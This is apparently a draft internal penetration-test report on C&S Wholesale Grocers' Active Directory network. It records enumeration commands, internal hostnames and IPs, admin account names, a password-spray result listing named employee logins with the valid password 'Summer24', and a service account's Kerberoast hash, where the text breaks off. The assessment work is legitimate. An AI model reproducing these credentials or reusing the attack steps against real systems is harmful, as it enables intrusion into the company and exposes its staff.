

C&S Wholesale Grocers

Internal Network Security Assessment

October 21th, 2024

DRAFT



Table of Contents

1.	Executive Summary	3
1.1	Introduction.....	3
1.2	Engagement Overview	3
1.3	Key Observations and Recommended Leading Practices	4
1.4	Summary of Findings	7
2.	Internal Network Assessment	8
2.1	Internal Network Assessment Methodology.....	8
2.1.1	Profile	8
2.1.2	Assess.....	8
2.1.3	Exploit.....	9
2.2	Internal Network Assessment Procedures	10
2.2.1	Profiling and Assessment.....	10
2.2.2	Exploit: Gaining Domain Admin (DA) / Enterprise Admin (EA) Rights on C&S's Domains	15
2.3	Internal Assessment Findings	28
2.3.1	Overview of Findings.....	28
2.3.2	Detailed Findings and Recommendations	30
4.	Observation Rating Criteria	79
5.	CVSS v3.1 Base Score Observation Matrix.....	81

1. Executive Summary

1.1 Introduction

Ernst & Young ("EY"), on behalf of C&S Internal Audit, performed a network review, an Active Directory review, and an attack and penetration assessment on C&S Wholesale Grocers' ("C&S") network, applications and related infrastructure to discover the risk of exposure to security threats and vulnerabilities.

The findings in this report result from EY's attempt to discover, validate, and exploit vulnerabilities considered within the project's scope and duration. The activities performed attempt to illustrate the risks associated with tactics, techniques, and procedures utilized by adversaries attempting to compromise C&S. The recommendations provided in this report are structured to facilitate remediation of the identified security risks.

1.2 Engagement Overview

The following represents a brief overview of the various assessments that were included in the scope of our proposed services:

Scope	Results
EY assessed the internal network, including servers, workstations, and other network devices available through the internal environment. The assessment was performed with an objective of gaining access to sensitive information without any knowledge of the internal network infrastructure map, identifying vulnerabilities and escalating privileges with only an Ethernet connection on-site. Additionally, EY reviewed the Active Directory configuration of the Windows domain to determine misconfigurations and assess overall security hygiene.	EY identified two distinct attack vectors through which an unauthorized user could achieve administrative privileges over C&S's Active Directory domains. Furthermore, EY discovered various misconfigurations within Active Directory that could be exploited for privilege escalation or lateral movement. These findings highlight significant vulnerabilities in the C&S's network security posture

1.3 Key Observations and Recommended Leading Practices

The following is a summary of the security issues and key observation themes identified during the assessment:

High

Security Settings and Configurations

Application layer vulnerabilities that could lead to exposure of data were identified during the assessment. These issues may indicate a gap in the application software development lifecycle (SDLC) or a lack of secure application development training for web developers.

Observations and supporting findings	Recommended leading practices
▶ Internal H1: Easily Guessable User Credentials	▶ Educate employees on the dangers of creating easily guessed passwords
▶ Internal H2: Service Accounts with Weak Passwords	▶ Protect accounts with stronger passwords
▶ Internal H3: Insufficient Access Control on Network File Shares	▶ Review the share configuration for all servers using shares
▶ Internal M1: Insecure Implementation of Windows GPP	▶ Review the group policies configuration for C&S domains
▶ Internal M2: Domain Network Services Configured with Elevated Privileges	▶ Implement least privilege model when assigning access to accounts
▶ Internal M3: MS-SQL Database Permits All Domain Users Login Access	▶ Restrict database access to limited users
▶ Internal M4: Passwords Set to Never Expire	▶ Configure the password policy to require change of passwords on a regular basis
▶ Internal M5: FTP Servers Allow Anonymous Access	▶ Implement encrypted file sharing service with strong password
▶ Internal M6: The Password of the KRBTGT Active Directory Account has not been Reset	▶ Periodically rotate the password protecting this account
▶ Internal M7: NFS Shares Exported to "Everyone"	▶ Implement encrypted file sharing service with strong password

▶ Internal M8: Windows Domain Password Policy Susceptible to Password Guessing Attack	▶ Update and enhance Windows password policy
▶ Internal M10: SMB Signing Not Required	▶ Enable secure setting on legacy authentication network communication
▶ Internal L2: Insufficient Network Monitoring	▶ Implement security monitoring on any networks that are not currently watched
▶ Internal L3: Lack of Network Segmentation	▶ Implement network segmentation in C&S network

High**Legacy Software and Patch Management**

Application layer vulnerabilities that could lead to exposure of data were identified during the assessment. These issues may indicate a gap in the application software development lifecycle (SDLC) or a lack of secure application development training for web developers.

Observations and supporting findings	Recommended leading practices
▶ Internal H4: Unpatched Service in Use	▶ Inventory machines on the network to identify and apply missing critical patches
▶ Internal H5: Outdated/Vulnerable Versions of Windows Operating System in Use	▶ Upgrade the software to latest OS version and apply all security patches
▶ Internal M9: SMBv1 Protocol Enabled	▶ Ensure this protocol is disabled on devices on the network

High**Privileged Access Management**

Application layer vulnerabilities that could lead to exposure of data were identified during the assessment. These issues may indicate a gap in the application software development lifecycle (SDLC) or a lack of secure application development training for web developers.


Observations and supporting findings	Recommended leading practices
▶ Internal H6: Shared Local Admin Privileges	▶ Review the number of users with highly privileged access
▶ Internal H7: Password Reuse across Privilege Levels	
▶ Internal H8: Domain Admin with Sessions on Non-Domain controllers	
▶ Internal L1: Excessive Number of Privileged Accounts	

1.4 Summary of Findings


This internal network security assessment of C&S Wholesale Grocers revealed significant vulnerabilities across multiple domains. The assessment identified 8 high-risk, 10 medium-risk, and 3 low-risk issues. Key concerns include easily guessable user credentials, weak service account passwords, insufficient access controls, unpatched services, and outdated operating systems. The assessment also uncovered problems with privileged access management, including shared local admin privileges and password reuse across privilege levels. While no critical vulnerabilities were found, addressing these issues is crucial to enhance the overall security posture of C&S's internal network infrastructure.

	Observations					Total
	Critical	High	Medium	Low	Informational	
C&S Wholesale Grocers Internal Network Assessment	0	8	10	3	0	21

Summary of findings (%)




Findings by category



2. Internal Network Assessment

2.1 Internal Network Assessment Methodology

EY's internal assessment methodology consists of the following phases:



2.1.1 Profile

An internal profile or "footprint" is created from computer addresses and network domains using proprietary and public tools.

Enumerate network

Using Microsoft Windows networking tools, EY attempts to anonymously enumerate and discover the following information on the internal network:

- ▶ Windows Domain and Forest Names
- ▶ Host names of computers within each Domain
- ▶ Domain Controllers for each Domain
- ▶ List of Domain Administrators and Enterprise Administrators for each Domain
- ▶ List of local Administrators for each Domain Controller
- ▶ Password and lockout policies for each Domain
- ▶ Trust relationships between the Domains and Forests

Interrogate DNS

EY performs queries of internal domain name services (DNS) to obtain as much information as possible about the company's internal hosts. A search for host records will be performed by attempting zone transfers on DNS servers.

Identify hosts

EY attempts to map the existing internal presence programmatically by using an ICMP scanning technique. EY may also use alternative tools that use "TCP" packets. Thus, these techniques are designed to enumerate systems by taking advantage of unfiltered traffic on the internal network environment.

2.1.2 Assess

EY proceeds to scan the computer addresses programmatically by using a combination of public, proprietary and commercially available tools.

Scan services

Once the systems that are "alive" and accessible on the internal environment have been identified, EY performs service scans to determine what service ports (TCP/UDP) are present and listening. Identifying listening ports is critical to discovering the type of operating systems and applications in use. Service scans may include standard TCP SYN scans as well as TCP and UDP fingerprinting. EY may also utilize full-featured proprietary or publicly-available vulnerability scanners to form a more complete picture of potential vulnerabilities on these systems within the time limitations of the assessment.

Retrieve information

After determining the listening ports on each system connected to the internal, EY attempts to extract as much information as possible from the target system. This includes banners or other information specific to a listening port. Information provided by services such as SMB, NFS, FTP, and MSSQL allows EY to obtain detailed configuration or user information on each system. This information provides "enticement" to internal users and may directly aid an unauthorized user in compromising the security of the target system.

Assess vulnerabilities

EY uses a toolset that consists of a collection of public, commercial and proprietary tools, allowing flexibility and customization for each client's specific environment. The toolset contains network-focused assessment tools that are used to assess whether servers in the internal corporate environment or services running on those servers are vulnerable to remote exploits that may result in unauthorized access or information leakage.

2.1.3 Exploit

Based upon the results of the vulnerability identification phase, EY attempts to exploit the vulnerable systems. Proprietary EY tools and techniques, as well as publicly available exploits, will be used in an attempt to circumvent the security of the selected systems.

Validate identified issues

EY analyzes the results from the vulnerability scans for findings that are likely false positives and will link the results to true vulnerabilities.

Link vulnerabilities

In many instances, EY's "vulnerability-linkage" techniques have led to the compromise of our client's networks because of its network interdependencies. Examples of interdependencies include exploitation of trust relationships, default credentials, administrative accounts shared across user roles etc.




Perform attacks

EY targets services that are inherently insecure as well as those that have not been configured securely. This includes attempts to exploit weaknesses in administrative interfaces of various network systems. EY also attempts to exploit password composition vulnerabilities through the use of limited and targeted brute-force guessing attacks. As vulnerabilities are exploited, they may be used as a stepping stone to achieve further exploits and gain additional access to systems. Also, information gleaned from a less-secured system may be leveraged to escalate privileges to more critical machines on the network.



2.2 Internal Network Assessment Procedures

2.2.1 Profiling and Assessment

The following steps highlight the activities performed by EY to discover, enumerate and identify vulnerabilities on the internal network environment:


Step	Description	Screenshot
1	Determined the domain used by CSWG.	 <pre> PS C:\> ipconfig Windows IP Configuration Ethernet adapter Ethernet 6: Connection-specific DNS Suffix . : cswg.com Link-local IPv6 Address : fe80::35e5:39f8:cee2:da02%13 Link-local IPv6 Address : fe80::4d90:896a:8296:50d5%13 IPv4 Address. : 10.200.195.186 Subnet Mask : 255.255.252.0 Default Gateway : :: </pre>
2	Used "nltest.exe", a built-in tool found in the Microsoft operating system, to create a list of domain controllers from DNS records.	 <pre> PS C:\> nltest /dnsgetdc:cswg.com List of DCs in pseudo-random order taking into account SRV priorities and weights: Non-Site specific: SACGMDMSDC01V.cswg.com 10.130.0.40 pcfmsdc01v.cswg.com 10.14.2.40 enjmsdc01v.cswg.com 10.65.2.20 chmsdc01v.cswg.com 10.62.16.40 yrkmsdc01v.cswg.com 172.22.130.5 ENJMSDC01V.cswg.com 10.65.2.20 TRDMSDC01V.cswg.com 10.156.8.15 NRTMSDC01V.cswg.com 10.88.0.40 CHAMSDC01V.cswg.com 10.84.8.30 hfnmsdc01v.cswg.com 10.3.64.30 PCHMSDC01V.cswg.com 172.21.200.45 BUFMSDC01V.cswg.com 10.158.0.20 ranmsdc01v.cswg.com 10.152.136.20 chamsdc01v.cswg.com 10.84.8.30 OLNMSDC01V.cswg.com 10.157.8.30 copmsdc01v.cswg.com 10.139.151.10 ocimsdc01v.cswg.com 10.220.4.174 wlkmsdc01v.cswg.com 10.4.16.38 HENMSDC01V.cswg.com 10.3.64.30 </pre>
3	Attempted to make an anonymous connection to the inter-process communications share (IPC\$) of a domain controller, also known as "Null Session", connection using the Windows built-in "net.exe" command. EY was	 <pre> c:\>net use \\optmsdc02v.cswg.com\ipc\$ /u:"" "" The command completed successfully. </pre>

	able to enumerate information from the CSWG.COM domain utilizing a null session connection.	
4	Using the null session, queried the domain controller with a utility named "getpolicy.exe" to discover the password policy for the CSWG.COM domain.	<pre> c:\>[REDACTED]\Tools\getpolicy.exe \\cswg.com cswg.com is a BDC Password policies on \\cswg.com ----- Minimal Password Length : 8 character(s) Maximal Password Age : 90 day(s) Minimal Password Age : 1 day(s) Forced logoff time : 0 second(s) Password history size : 12 character(s) Lockout policies on cswg.com ----- Lockout threshold : 6 attempt(s) Lockout duration : 30 minute(s) Lockout duration windows : 30 minute(s) </pre>
5	Used "nltest.exe" to query the domain controller for trust relationships established with other domains.	<pre> c:\>nltest /domain_trusts /server:optmsdc02v.cswg.com List of domain trusts: 0: PWCC pwcc.local (NT 5) (Direct Inbound) 1: CE-CS ce-cs.com (NT 5) (Direct Outbound) (Direct Inbound) (Attr: external) 2: GSC GSC.PRI (NT 5) (Direct Inbound) 3: HANSEN hansen.cswg.com (NT 5) (Forest: 6) (Direct Outbound) (Direct Inbound) (Attr: withinforest) 4: CORP corp.awiweb.com (NT 5) (Direct Inbound) 5: ES3 es3.com (NT 5) (Direct Outbound) (Direct Inbound) (Attr: foresttrans) 6: CSWG cswg.com (NT 5) (Forest Tree Root) (Primary Domain) (Native) The command completed successfully </pre>

6	Used the "global.exe" utility to display domain administrator and enterprise administrator accounts with privileges on the CSWG.com domain controllers.	 <pre>PS C:\> .\Tools\global.exe "Domain Admins" \\yrkmsdc01v.cswg.com MOBIUSADMIN rbrokofsky svcintel svc_Intel_P a_dpaul cswgmosadmin Tenable_SVC svc_issec_p a_hayano a_coates CENTRIFYVC a_mshafran svc_Ivanti-PFW_P svc_CVWMB_p svc_cybrark_rec_p svc_cyberarksand_p a_lrishier a_adobbala svc_cyberrobo_p cyberpwrs a_hkarabeg a_pmagwood a_sawasth a_ssanagav</pre>
7	Used the "local.exe" utility to display additional accounts with privileges on the CSWG.COM domain controllers.	 <pre>PS C:\> .\Tools\local.exe "Administrators" \\yrkmsdc01v.cswg.com CSWG\rbrokofsky CSWG\Domain Admins CSWG\Enterprise Admins CSWG\sdelgado</pre>


8

Used the 'ADInfo' tool to query the domain controller for information about machines in the network.



9

Additionally used 'ADInfo 'to query the domain controller for information on users and groups.




2.2.2 Exploit: Gaining Domain Admin (DA) / Enterprise Admin (EA) Rights on C&S's Domains

By exploiting various misconfigurations and weaknesses found in C&S's environment, the testing team identified two distinct attack vectors through which an unauthorized user could achieve administrative privileges over the C&S's Active Directory domains, including the main forest (CSWG.COM), and perform lateral movement across the assets.

Exploitation path 1: Gaining Domain Admin privileges over the PWCC.LOCAL domain




Step	Description	Screenshot
1	Performed a password spray attack (with 'Summer24' 'Summer23') on domain users; 312 users with 'Summer24' password was compromised, and 46 users with 'Summer23'.	 <pre> [+] VALID LOGIN: ACROUSE@cswg.com:Summer24 [+] VALID LOGIN: TTHEN@cswg.com:Summer24 [+] VALID LOGIN: EDHERNAN@cswg.com:Summer24 [+] VALID LOGIN: DEVEGA@cswg.com:Summer24 [+] VALID LOGIN: JUNIEVES@cswg.com:Summer24 [+] VALID LOGIN: MLUGO@cswg.com:Summer24 [+] VALID LOGIN: MMCKAY@cswg.com:Summer24 [+] VALID LOGIN: JONORE@cswg.com:Summer24 [+] VALID LOGIN: RDEKMAR@cswg.com:Summer24 [+] VALID LOGIN: GCASTILL@cswg.com:Summer24 [+] VALID LOGIN: LMENDEZ@cswg.com:Summer24 [+] VALID LOGIN: TGIERING@cswg.com:Summer24 [+] VALID LOGIN: MRAWLING@cswg.com:Summer24 [+] VALID LOGIN: MROBBINS@cswg.com:Summer24 [+] VALID LOGIN: KOLSON@cswg.com:Summer24 [+] VALID LOGIN: GAGRON@cswg.com:Summer24 [+] VALID LOGIN: LOCASIO@cswg.com:Summer24 [+] VALID LOGIN: BMASTREN@cswg.com:Summer24 [+] VALID LOGIN: PFELIZ@cswg.com:Summer24 [+] VALID LOGIN: RAIKEN@cswg.com:Summer24 [+] VALID LOGIN: CYOUNG@cswg.com:Summer24 [+] VALID LOGIN: A_OLGCONTR@cswg.com:Summer24 Done! Tested 8940 logins (312 successes) in 516.717 seconds </pre>
2	Performed 'Kerberoasting' ¹ attack on 18 service accounts; extracted the password of user 'lucasconsole'	 <pre> \$krb5tgt\$235*LUCASCONSOLE@cswg.com\$MSSQLSvc/ykfmilucas01.cswg.com:1433*\$2ac7dbe080ac745877bc68c97e22d81b \$0131dfeed9b3bd6407451d4bee5e7b2724d05acc46f19011b520395c1f5f9422b086322c8c73c836acaf01425f8f0384530bfab8ef195641595d848146adb159a9e492c8b788a1d1ee1846291e2b60ff5965d11d318aefc0a 9260c2e8d41b90b1151ea44dbc73e16cc7a2ecc9cc8bb3454513563526e25c8036a9724dbdfc174c5a3dd02f3b3a361c5df60fd187a121d6662a4625ba5370aba9208e5dd6e179001f841cc6b749cee120125bbafd922 74161e27a814bff3cd50f76c1455926876498f32b26cfdc3cfab2dbe926f90e3d6b85358c57a2849504db0640933d47d6844ec8d7e32439f859838f7ebfd8182b5de0581fcbcb1bd56578ad9a18ccb0e06472ef5e447b83ad 72dd9f926b31d9ad0af65b2b26af65a21053a5ef100cfec42ab2c5874e71601fbd2730aca0f84780ca0e66f25303b64dc0ebf981b5f06b6c22387b12a067ab158baac7e140d871d9528f9164c5a1ba5613144cd78fca11 